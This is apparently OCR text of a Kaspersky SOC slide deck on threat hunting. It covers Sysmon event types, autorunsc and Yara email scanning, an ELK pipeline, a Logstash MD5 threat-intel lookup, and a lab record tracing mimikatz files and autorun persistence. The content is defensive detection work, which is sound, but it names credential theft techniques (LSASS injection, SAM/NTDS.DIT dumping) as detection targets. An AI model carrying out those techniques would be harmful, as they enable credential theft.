A Threat Hunter Himself

Teymur Kheirkhabarov

Sergey Soldatov


BIO

- Head of SOC @Kaspersky Lab
- BMSTU graduate, CISA, CISSP
- Ex- Infosec dept. director
- Ex- Infosec admin
- Ex- software developer
- Ex- musician, sportsman

- SOC Analyst @Kaspersky Lab
- SibSAU (Krasnoyarsk) graduate
- Ex- Infosec dept. head
- Ex- Infosec admin
- Ex- System admin

Threat hunting?

Cyber **threat hunting** is the practice of searching iteratively through data to detect advanced threats that evade traditional security solutions



https://sqrrl.com/solutions/cyber-threat-hunting/


What for?

BUSINESS:

- Minimize residual risks
- Minimize time between attack and detection

TECH:


- Unknown [targeted] attacks detection
- Non-malware attacks detection
- TTP based detection
- “Time machine” for evidence analysis



Hunting vs. Alerting


SOC/Alerting

- Reactive
- Detect/forget



Hunting/Mining

- Proactive
- Repeated searches



* MA – malware analysis, DF – digital forensics, IR – incident response

http://reply-to-all.blogspot.ru/2016/07/blog-post.html (RU)

What is needed?

[Big] data

- OS processes activities
- OS events
- Security tools
- Net perimeter
- …

Process/Procedure

- TI + all possible detection techniques
- Previous experience
- Situational awareness
- …

Human

- Able to produce and check hypothesis
- quick-witted

The Process: Theory

Objects
(MD5, FQDN)

Objects behavior & IPC
(use tags from pervious level)

Suspicious objects
Suspicious systems
Raw events

Samples

HDD, RAM Images

Malware analysis (MA)

Digital forensics (DF)
Incident response (IR)

- Whitelisting
- Popularity
- Similarity
- Heuristics
- IoC Feeds
- AM detects
- Behavior patterns

Level 1:
“**TI Farm**”

Level 2:
“**Cases**”

- SOC practice
- Security assessment practice
- Machine learning
- DF, IR practice
- Known attackers TTP (reports)

Level 3:
Analyst

- Manual analysis
- Sandbox
- Scripts :)

What's inside?


What	How	More info
Process activities @endpoint	Sysinternals Sysmon	https://technet.microsoft.com/en-us/sysinternals/sysmon
Autoruns	Sysinternals Autorunsc	https://technet.microsoft.com/ru-ru/sysinternals/bb963902.aspx
E-mail attachments	MTA + Python + Yara	https://github.com/Yara-Rules/rules


Task	How	Link
Log shipping	Filebeat Winlogbeat	https://www.elastic.co/products/beats/filebeat https://www.elastic.co/products/beats/winlogbeat
Parsing, Processing, TI matching	Logstash	https://www.elastic.co/products/logstash https://github.com/aptnotes/data
Storage	Elasticsearch	https://www.elastic.co/products/elasticsearch
Search & Visualization	Kibana	https://www.elastic.co/products/kibana


Data: sysmon events


Event Class	ID	Rate	Importance
Process Create	1	Low-Medium	Detect initial infection and malware child processes.
Process Terminate	2	Low-Medium	Useful for forensic investigations. May be correlated with process creation events
Driver Load	6	Low	Detect device drivers loading
Image Load	7	High (use with filtration)	Detect DLL injection, unsinged DLL loading
File Creation Time Changed	2	Medium-High (need to exclude browsers and archivers)	Detect anti-forensic activity (timestamp changed to cover tracks)
Network Connection	3	High (use with filtration)	Identify network activity, connection to malware C&C servers, connection to ransomware server to download encryption keys
CreateRemoteThread	8	Low-Medium	Detect code injections used by malware Credential theft tools (i.e. mimikatz, WCE) also use this technique to inject their code into the LSASS process
Process accessed	10	High (use with filtration)	
RawAccessRead	9	Low	Detect dropping off SAM or NTDS.DIT from compromised hosts

Data: sysmon events









Data: autorunsc

- `autorunsc – a * -ct –h –m –s –nobanner /accepteula`
- `–v –vt` – if VirusTotal detects matter
- Simple Powershell script compares current autorunsc result with the previous one and writes text log


Data: e-mail attachments

- Python script:
  - Get email headers
  - Get attachments: name, size, MD5, file type
    - Check Yara from https://github.com/Yara-Rules/rules (can be any)
  - If attachment is archive: check if it password protected, inflate and repeat previous
  - Returns JSON output, example:



```
{"source_arch_md5": "1788A5624790B6707241E45461443757", "file_name":
"x64/mimilib.dll", "subject": "Fwd: \u0421\u0447\u0435\u0442 \u043d\u0430
\u043e\u043f\u043b\u0430\u0442\u0443", "x-virus-scanned": "", "yara_matches":
["mimikatz"], "file_size": 32256, "date": "Sun, 13 Nov 2016 20:56:11 +0300",
"cc": [], "MD5": "7DF94A9513983F9324C630C98B2BACCD", "from":
"victim@test.local", "file_type": "PE32+ executable (DLL) (console) x86-64, for
MS Windows", "yara_check_date": "2016-11-13T16:46:41.788812", "user-agent":
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101\n
Thunderbird/45.4.0", "to": ["victim2@test.local"], "ip": ["172.16.205.139"],
"message-id": "<dfea49de-290a-52f5-14f6-1b1dbe5d5454@test.local>", "x-mailer":
"", "mime_type": "application/x-dosexec"}
```

Data: files&URL from traffic, Dynamic analysis

- TODO:
  - Deploy BRO: url, file extractor
  - Deploy Cuckoo sandbox
  - Python script new ver.: url from e-mail
  - Windows events: registry changes, file access, service install, task scheduling, power shell, ….
  - Correlation engine: Exper



The Process: Practice




```
      "939E0B9F9300610442D5886274947AA8": APTnotes_Reports
      "D93026B1C6C828D0905A0868E4CBC55F": APTnotes_Reports
      "FA6D2483F766F8431B6C0A8C78178D48": APTnotes_Reports
      "0A4FDACDE69A566F53833500A0D53A35": APTnotes_Reports
      "085FAAC21114C844529E11422EF684D1": APTnotes_Reports
      "08AC41CE00BF436A3DC23C4639D5F5ED": APTnotes_Reports
      "F7E23B876FC887052AC8E2558F0D6C38": APTnotes_Reports
      "2B874FEFBFE31F05D2AF57E6D03F28BB": APTnotes_Reports
      "4AA7F0C8980FE529594F52772693CACA": APTnotes_Reports
      "6DFCDC4C8EDC77642F15592143F34569": APTnotes_Reports
      "C1EC435E97A4A4C5585392D738B5879F": APTnotes_Reports
      "8842CE373C910C012A0AA58E37B3D080": APTnotes_Reports
      "0BF0E05247B986C484DBFE53EBB8AC48": APTnotes_Reports
translate {
    field => "MD5"
    dictionary_path => "/etc/logstash/translate/md5.yaml"
    destination => "[ti_tags_md5]"
    override => true
}
```


Unique files aggregation index

t	MD5	939E0B9F9300610442D5886274947AA8
t	_id	939E0B9F9300610442D5886274947AA8
t	_index	logstash-files
#	_score	
t	_type	files
t	autorun_entrys	C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\profiler.exe, HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\system profiler, HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\system, C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\<8<8:0B7.exe
t	computers	WIN-FJRNSLDJHD2.test.local, pc0001.test.local
t	eventtypes	Autorun, ProcessCreate, Mail
#	execution_count	4
t	file_pathes	c:\users\%username%\appdata\roaming\microsoft\windows\start menu\programs\startup\profiler.exe, c:\windows\system32\config\sam.exe, C:\users\%username%\Desktop\x64\mimikatz.exe, C:\users\%username%\Desktop\x64\мимикатз.exe, c:\users\%username%\appdata\sys.exe, c:\users\%username%\appdata\roaming\microsoft\windows\start menu\programs\startup\<8<8:0B7.exe, C:\users\%username%\Desktop\Other\x64\mimikatz.exe
t	file_signer	
#	file_size	715,264
t	file_starters	C:\Windows\explorer.exe
t	file_type	PE32+ executable (console) x86-64, for MS Windows
🕐	first_seen	November 13th 2016, 22:55:33.004
